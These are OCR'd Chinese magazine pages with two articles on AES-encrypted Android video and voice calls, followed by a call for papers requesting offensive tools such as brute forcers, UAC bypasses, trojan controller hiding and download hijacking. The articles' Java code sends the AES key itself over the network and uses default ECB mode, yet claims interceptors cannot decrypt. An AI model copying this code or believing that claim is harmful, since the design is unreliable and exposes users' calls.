当前正快速进入崭新的移动互联网时代，移动即时通信是厂商在移动互联网领域争夺的重点，但是与此同时，智能手机的安全性、私密性等问题逐渐引起大家的重视。本文实现了一个安全即时视频通信软件，其通过对即使通信的视频信息进行 AES 加密，保证了即时通信视频的的安全性和私密性。

总体设计

1.总体方案

Android 智能终端安全视频通信采用客户端对客户端架构，具体模块划分如图 1 所示。总的来说，通过 AES 密钥设定，加解密模块为用户提供安全保障；通过界面模块给用户带来更好的 UI 和使用体验。




图 1 系统架构图

2.客户端部分

1）通信模块

客户端通信模块实现视频的通信以及其他相关功能。该模块在发送数据时，从摄像头提取数据，将数据按照自定义的协议（由协议处理模块处理）进行封装，并利用 UDP 协议将数据传送给对方；在接收数据时，首先利用 UDP 协议通过 socket 通信接收数据，然后将数据按照自定义的协议进行解析，解析之后，将视频数据通过话筒/屏幕显示出来。

2）AES 设定模块

从客户端界面输入 AES 密钥，通过密钥获取比较，确定通话双方会话所用的 AES 密钥。

3）加解密模块

客户端加解密模块用于对传输的视频信息进行端对端的加解密。需要在保证传输信息机密性的同时考虑系统工作效率，为此，我们采用了 128 位的 AES 加密算法。在每次视频之前，视频双方都会通过密钥获取比较模块来确定 AES 密钥。

4）UI 模块

该模块为用户尽可能提供友好的人机交流 UI 界面，其中主要界面有：主界面、操作界面（视频操作功能）、呼叫界面（静音、免提、挂断功能）、接听界面（视频通信显示）。

详细设计及实现

1．详细操作流程

用户在打开客户端进入主界面后，输入对方的手机的 ip,然后开始进行视频邀请，当接收方同意后，自动开启密钥获取比较流程进行密钥比较，在密钥比较成功后可以进行视频通话

2.系统代码详细设计

1）输入 AES 密钥

```
private void openFirendPopup(final String name, final int photo, int flag) {
        View view = LayoutInflater.from(this).inflate(
                R.layout.aesput, null);

        Button sendase= (Button) view.findViewById(R.id.sendase);

       finalAlertDialogalertDialog                =                new
AlertDialog.Builder(this).setView(view).create();

     sendase.setOnClickListener(new View.OnClickListener() {

            public void onClick(View v) {
                if(!"".equals(getaes())){

Key_Deal.setFlag(Key_Deal.VIDEO_FLAG);
                MainHandler.sendRequestForVideo(name);
                MainHandler.startVideoActivity(name, photo);

                alertDialog.dismiss();
            }}
        });
    if (flag == 0) {

            sendase.setEnabled(false);
        }
```

```
            alertDialog.show();
        }
```

在弹出的界面中，输入 AES 密钥，当输入框不为空时，点击发送按钮，则可以邀请对方开视频，然后界面消失。

2）输入 AES 并接受好友视频的邀请

```
private void initClick() {
        accept.setOnClickListener(new View.OnClickListener() {

            public void onClick(View v) {

                if(flag==        Key_Deal.VIDEO_FLAG&&!"".equals(getaes()))
{startVideoActivity();
                    Key_Deal.setFlag(Key_Deal.VIDEO_FLAG);
                    Video_Info.setIP(IP);
                    Voice_Info.setIP(IP);
                    Key_Info.setIP(IP);
                }

            }
        });
```

图 1 邀请好友视频界面

图 2 接受好友视频界面

当点击发送按钮时，邀请好友开视频。当好友收到邀请后，输入 AES 密钥，点击接受，密钥比较线程则开始进行密钥比较，当双方输入的 AES 密钥相等时，则设定为此次双方进行视频的会话密钥。

3）密钥线程开始进行密钥获取及比较

```
public static void beginKeyThread(String ip) {
   Video_Info.setIP(ip);
    Key_Info.setIP(ip);
  Key_InfosendInfo = new Key_Info();
```

```
        sendInfo.setHead(new byte[] { 0x00 });
    Key_Thread.send(sendInfo);
    }
```

以上代码是为了代开用来进行密钥比较的的线程，并且设置视频通信的 IP

```
    public static void sendPartOfAesOne() {
            ase=FriendList_Activity.getaes();
            byte[] byase1=MyKey.parseHexStr2Byte(ase);
            MyKey.setAesPassword1(byase1);
    MyKey.setAesKey(byase1);
            Key_Infokey_Info = new Key_Info();
            byte[] head = new byte[] { 0x02 };
            key_Info.setHead(head);
            key_Info.setPartOfPassword(byase1);

            Key_Thread.send(key_Info);
        }
    private static void deal0x02 (byte[] password1) {
    MyKey.setAesPassword1(password1);
            MainHandler.sendPartOfAesTwo();
            MyKey.initAESKey();
        }
```

上面的代码首先获取 edit text 文本框输入的 AES 密钥并且保存，再将自己的 AES 发送给对方线程会通过 initAESKey()进行 AES 的比较。

```
        public static void sendPartOfAesTwo() {
            ase=BeCalled_Activity.getaes();
            byte[] byase2=MyKey.parseHexStr2Byte(ase);
            MyKey.setAesPassword2(byase2);
            Key_Infokey_Info = new Key_Info();
            byte[] head = new byte[] { 0x03 };
            key_Info.setHead(head);
           key_Info.setPartOfPassword(byase2);
           Key_Thread.send(key_Info);
        }
    private static void deal0x03 (byte[] password2) {
       MyKey.setAesPassword2(password2);
            MyKey.initAESKey();
            }
```

上面的代码首先获取 edit text 文本框输入的 AES 密钥并且保存，接着线程会通过 initAESKey()进行 AES 的比较。

```
    public static void initAESKey() {
        if(aesPassword1.length == 0 && aesPassword2.length == 0)
            return;
    aes1  =  parseByte2HexStr(aesPassword1);
            aes2 =  parseByte2HexStr(aesPassword2);

        if(aes1.equals(aes2)){
            aesKey= parseHexStr2Byte(aes1);
            }
    }
```

密钥线程比较两个 AES 密钥，如果相等就设置为通信的密钥，接着通过 startVideoActivity()打开视频，双方进行通信。

```
public static String parseByte2HexStr(byte buf[]) {
StringBuffersb = new StringBuffer();
for (inti = 0; i<buf.length; i++) {
                    String hex = Integer.toHexString(buf[i] & 0xFF);
if (hex.length() == 1) {
hex = '0' + hex;
                    }
sb.append(hex.toUpperCase());
                }
returnsb.toString();
    }
```

以上代码是将二进制转换为 16 进制，也就是将字节转换为 string 类型

```
public static byte[] parseHexStr2Byte(String hexStr) {
if (hexStr.length() < 1)
return null;
byte[] result = new byte[hexStr.length()/2];
for (inti = 0;i<hexStr.length()/2; i++) {
int high = Integer.parseInt(hexStr.substring(i*2, i*2+1), 16);
int low = Integer.parseInt(hexStr.substring(i*2+1, i*2+2), 16);
result[i] = (byte) (high * 16 + low);
            }
return result;
    }
```

以上代码是将 16 进制转换为二进制，也就是将 string 类型转换为字节型。通信所需要

的 AES 密钥是 byte 型，所以需要将从 edit text 中获取的 string 型密钥转换为 byte,然后为通信进行加密。

4）AES 加密

```
public static byte[] AESencrypt(byte[] byteContent) {
    if(aesKey == null)
                return null;
            try {
    SecretKeySpec key = new SecretKeySpec(aesKey, "AES");
    Cipher cipher = Cipher.getInstance("AES");
    cipher.init(Cipher.ENCRYPT_MODE, key);
    byte[] result = cipher.doFinal(byteContent);
    return result;
            } catch (NoSuchAlgorithmException e) {
    e.printStackTrace();
            } catch (NoSuchPaddingException e) {
    e.printStackTrace();
            } catch (InvalidKeyException e) {
    e.printStackTrace();
            } catch (IllegalBlockSizeException e) {
    e.printStackTrace();
            } catch (BadPaddingException e) {
    e.printStackTrace();
            }
    return null;
    }
```

此段代码是 AES 加密。首先创建密码器，接着初始化，然后对将要发送出去的要加密的视频数据流内容进行加密。

5）AES 解密

```
public static byte[] AESdecrypt(byte[] content) {
if(aesKey == null)
            return null;
    try {
byte[] enCodeFormat = aesKey;
              SecretKeySpec key = new SecretKeySpec(enCodeFormat, "AES");
          Cipher cipher = Cipher.getInstance("AES");
cipher.init(Cipher.DECRYPT_MODE, key);
byte[] result = cipher.doFinal(content);
return result;
            } catch (NoSuchAlgorithmException e) {
```

```
e.printStackTrace();
            } catch (NoSuchPaddingException e) {
e.printStackTrace();
            } catch (InvalidKeyException e) {
e.printStackTrace();
            } catch (IllegalBlockSizeException e) {
e.printStackTrace();
            } catch (BadPaddingException e) {
e.printStackTrace();
            }
return null;
}
```

此段代码是 AES 解密。先创建密码器，接着初始化，然后对从对方发送过来要解密的视频数据流内容进行解密。

3.视频加密通信测试

1）在正常“保密视频”通信的情况下，发送方使用视频之前确定的 AES 密钥进行加密，接收方使用 AES 密钥对视频数据包进行解密，可见双方能够正常进行视频通信，如图 3 所示。

2）在“攻击者截获视频数据包”的情况下，由于攻击者无法获取 AES 密钥，因而无法对视频数据包进行解密。攻击者所看到的视频信息只是毫无意义的乱码，如图 4 所示。

图 3 发送方接收图像显示




图 4 接受方接收图像显示

Android 移动智能终端安全语音通信

文/图 甘加升　张帆（通信作者） 袁琦
武汉轻工大学数学与计算机学院

当前智能手机功能越来越强大，但由此带来的安全性和通信隐私性问题也日渐显露。随着近年来手机窃听事件频发，用户语音通信的机密性需求日益提升。因此，本文设计并实现了一套机制，使得通信双方在不可信的互联网网络环境下能够进行安全的即时语音通信。

本文所述的系统由五个部分构成：

（1）输入 AES 密钥。用户在屏幕输入保密通信所需要的 AES 密钥，在后续的语音通信中，AES 密钥将用于加密语音通信信息。

（2）发起通信请求。某一个通信方 A 对另一通信方 B 发起通信请求，如果 B 同意进行通信，则接受对方请求。

（3）确定 AES 密钥。通信接收方 B 在收到通信 A 方的请求后，输入 AES 密钥，点击接受后开启密钥确定线程。通信双方所输 AES 密钥相同时通信连接建立成功，否则失败。

（4）通信双方数据的加解密。

（5）传输。

以下是该系统的详细设计过程

1. 输入 AES 密钥

通信双方在建立连接之前，通信请求方在界面上输入 AES 密钥，发送给通信接收方，同时开启语音通信线程。主要代码如下：

```
private void openFriendPopup(final String name, final int photo, int flag) {
        View view = LayoutInflater.from(this).inflate(
                R.layout.aesput, null);
        Button sendase= (Button) view
                .findViewById(R.id.sendase);
        final AlertDialog alertDialog = new AlertDialog.Builder(this).setView(
                view).create();
        sendase.setOnClickListener(new View.OnClickListener() {
            public void onClick(View v) {
               Key_Deal.setFlag(Key_Deal.VOICE_FLAG);
                MainHandler.SendRequestForCall(name);
                MainHandler.startVoiceActivity(name, photo);
                alertDialog.dismiss();
}
        });
        if (flag == 0) {
            sendase.setEnabled(false);
        }
        alertDialog.show();
    }
```

输入 AES 密钥的实现过程中，通信请求方在弹出窗口中输入 AES 密钥，点击发送语音按钮，通过主线程的 MainHandler 实例向好友发送语音请求，并使用 startVoiceActivity()开启语音通信线程。

2. 发起通信请求

通信请求方发起通信请求，通信接收方在接收到请求方的语音邀请时，主动输入 AES 密钥，点击接受，并开启语音通信线程，同时将请求方的密钥与自己主动输入的密钥进行比较。主要代码如下：

```
private void initClick() {
accept.setOnClickListener(new View.OnClickListener() {
                public void onClick(View v) {
if(flag== Key_Deal.VOICE_FLAG&&!"".equals(getaes())) {
                        startVoiceActivity();
                        Key_Deal.setFlag(Key_Deal.VOICE_FLAG);
                        Voice_Info.setIP(IP);
                        Key_Info.setIP(IP);
                    }
                }
            });
```

发起通信请求的实现过程中，使用 startVoiceActivity()开启语音通信线程，同时设置 IP，为后续语音信息的发送提供 IP 参数。

图 1 为语音通信请求界面，图 2 为语音通信接收界面。

图 1 语音通信请求

图 2 语音通信接收

3. 确定 AES 密钥

```
public static void startKeyInit() {
        byte[] publicKey = MyKey.getPublicKey();
        byte[] s_c = MyKey.getS_c();
        Key_Info key_Info = new Key_Info();
        byte[] head = newbyte[] { 0x00 };
        key_Info.setHead(head);
        key_Info.setPublicKey(publicKey);
        key_Info.setS_c(s_c);
        Key_Thread.send(key_Info);
    }
```

以上代码是开始密钥确定线程过程。密钥确定过程首先获取通信方的公钥和 s_c 验证，并设置为 key_Info 中的公钥和 s_c 验证，最后发送出去。

```
public static void sendPartOfAesOne() {
        ase=FriendList_Activity.getaes();
        byte[] byase1=MyKey.parseHexStr2Byte(ase);
        MyKey.setAesPassword1(byase1);
MyKey.setAesKey(byase1);
        Key_Info key_Info = new Key_Info();
        byte[] head = newbyte[] { 0x02 };
        key_Info.setHead(head);
        key_Info.setPartOfPassword(byase1);
        Key_Thread.send(key_Info);
    }
```

以上代码是获取发送邀请方 AES。取出界面编辑框中的 AES 密钥并将其转化为二进制存入二进制数组中，通过 MyKey 实例将获取的 AES 密钥设置为 AesPassword1，将获取的 AES 密钥存入 key_Info 并发送出去。

```
public static void sendPartOfAesTwo() {
        ase=BeCalled_Activity.getaes();
        byte[] byase2=MyKey.parseHexStr2Byte(ase);
        MyKey.setAesPassword2(byase2);
        Key_Info key_Info = new Key_Info();
        byte[] head = newbyte[] { 0x03 };
        key_Info.setHead(head);
        key_Info.setPartOfPassword(byase2);
        Key_Thread.send(key_Info);
    }
```

以上代码是发送接收方获取 AES 过程。基本实现过程与获取发送邀请方 AES 过程一致。

```
public static void initAESKey() {
        if(aesPassword1.length == 0 &&aesPassword2.length == 0)
            return;
        aes1   =   parseByte2HexStr(aesPassword1);
        aes2 =   parseByte2HexStr(aesPassword2);
        if(aes1.equals(aes2)){
            aesKey= parseHexStr2Byte(aes1);
        }
    }
```

以上代码是通信双方的密钥的比较过程。通信请求方将发送的密钥保存并设置为 aesPassword1,通信接收方将发送的密钥保存并设置为 aesPassword2，然后将两者通信密钥从二进制转化为十六进制并进行比较，两者相同则设置为最终双方的通信密钥。

系统设计中的确定 AES 密钥过程是整个系统的核心部分，该部分包括开始密钥确定线程、获取发送邀请方 AES、获取发送接收方 AES、比较两个 AES 并确定通信 AES 四个过程。通信连接成功如图 3 所示的语音通信界面。

图 3 语音通信

4.通信双方数据的加解密

```
public static byte[] AESencrypt(byte[] byteContent) {
        if(aesKey == null)
            return null;
        try {
```

```
                    SecretKeySpec key = new SecretKeySpec(aesKey, "AES");
                    Cipher cipher = Cipher.getInstance("AES");
                    cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] result = cipher.doFinal(byteContent);
        return result;
                } catch (NoSuchAlgorithmException e) {
                    e.printStackTrace();
                } catch (NoSuchPaddingException e) {
                    e.printStackTrace();
                } catch (InvalidKeyException e) {
                    e.printStackTrace();
                } catch (IllegalBlockSizeException e) {
                    e.printStackTrace();
                } catch (BadPaddingException e) {
                    e.printStackTrace();
                }
        return null;
        }
```

以上代码是数据加密过程。首先创建密码器，接着以加密模式初始化，然后对将要发送出去的语音数据流内容进行加密。

```
    publicstaticbyte[] AESdecrypt(byte[] content) {
            if(aesKey == null)
                return null;
            try {
    byte[] enCodeFormat = aesKey;
                    SecretKeySpec key = new SecretKeySpec(enCodeFormat, "AES");
                    Cipher cipher = Cipher.getInstance("AES");
                    cipher.init(Cipher.DECRYPT_MODE, key);
    byte[] result = cipher.doFinal(content);
    return result;
    } catch (NoSuchAlgorithmException e) {
                    e.printStackTrace();
                } catch (NoSuchPaddingException e) {
                    e.printStackTrace();
                } catch (InvalidKeyException e) {
                    e.printStackTrace();
                } catch (IllegalBlockSizeException e) {
                    e.printStackTrace();
                } catch (BadPaddingException e) {
                    e.printStackTrace();
                }
    return null;
```

```
    }
```

以上代码是数据的解密过程。首先创建密码器，接着以解密模式初始化，然后对接收到的语音数据流内容进行解密。

通信双方的数据传输都需要加密过程，接收到的数据都需要解密过程。

5．传输

```
class SendRunnable implements Runnable{
    public void run () {
        try {
            System.out.println("Voice : Start Send Thread !");
            Voice_Info voiceInfo = null;
            datagramSocket = new DatagramSocket(Voice_Constant.SEND_PORT);

            while(runing) {
                if (Voice_Buffer.SendBuffereIsEmpty()) {
                        Thread.sleep(50);
                        continue;
                }
                voiceInfo = Voice_Buffer.getSendInfo();
                if (voiceInfo == null)
                    continue;
                inetAddress = InetAddress.getByName(voiceInfo.getIP());
                byte[] data = voiceInfo.getBytes();
                datagramPacket = new DatagramPacket(data, data.length,
                        inetAddress, Voice_Constant.RECEIVE_PORT);
                if (datagramSocket != null)
                    datagramSocket.send(datagramPacket);
            }
        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            if (datagramSocket != null)
                datagramSocket.close();
            datagramSocket = null;
            datagramPacket = null;
            inetAddress = null;
            System.out.println("Voice : Stop Send Thread !");
        }
    }
}
```

语音的传输过程采用 UDP 协议，保证双方能够快速传输数据。首先将要传输的数据（已加密）保存到 Buffer，再取出 Buffer 内的数据将其转化为二进制存储在二进制数组 data

里，以 data 和一些参数实例化 datagramPacket，最后通过套接字发送 datagramPacket 以达到数据传输的效果。

通过以上的五个主要步骤，能够有效地保证通信双方语音的安全性。

本文所述系统综合运用密码学（加解密）、计算机（Android 平台开发）和网络通信（Wi-Fi 通信等）等理论与技术，设计并实现了一种在公开网络环境下的安全语音通信系统。该系统在每次通话之前通信双方均需手动输入通信的 AES 密钥，并透明地比较通信双方所输 AES 密钥确定最终的通信密钥；密钥确定完成之后，系统自动、透明地利用确定的 AES 密钥对用户语音信息进行实时加密保护，保证了用户通信过程的私密性。本文所述系统研发过程中，充分考虑了研究热点和发展趋势，选取目前在国内外移动互联市场占有率最高的 Android 移动智能终端为平台进行开发，并针对目前国家高度重视的保密问题展开研究，具有良好的应用价值和市场前景。

（完）

2015 年第 1 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 2 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680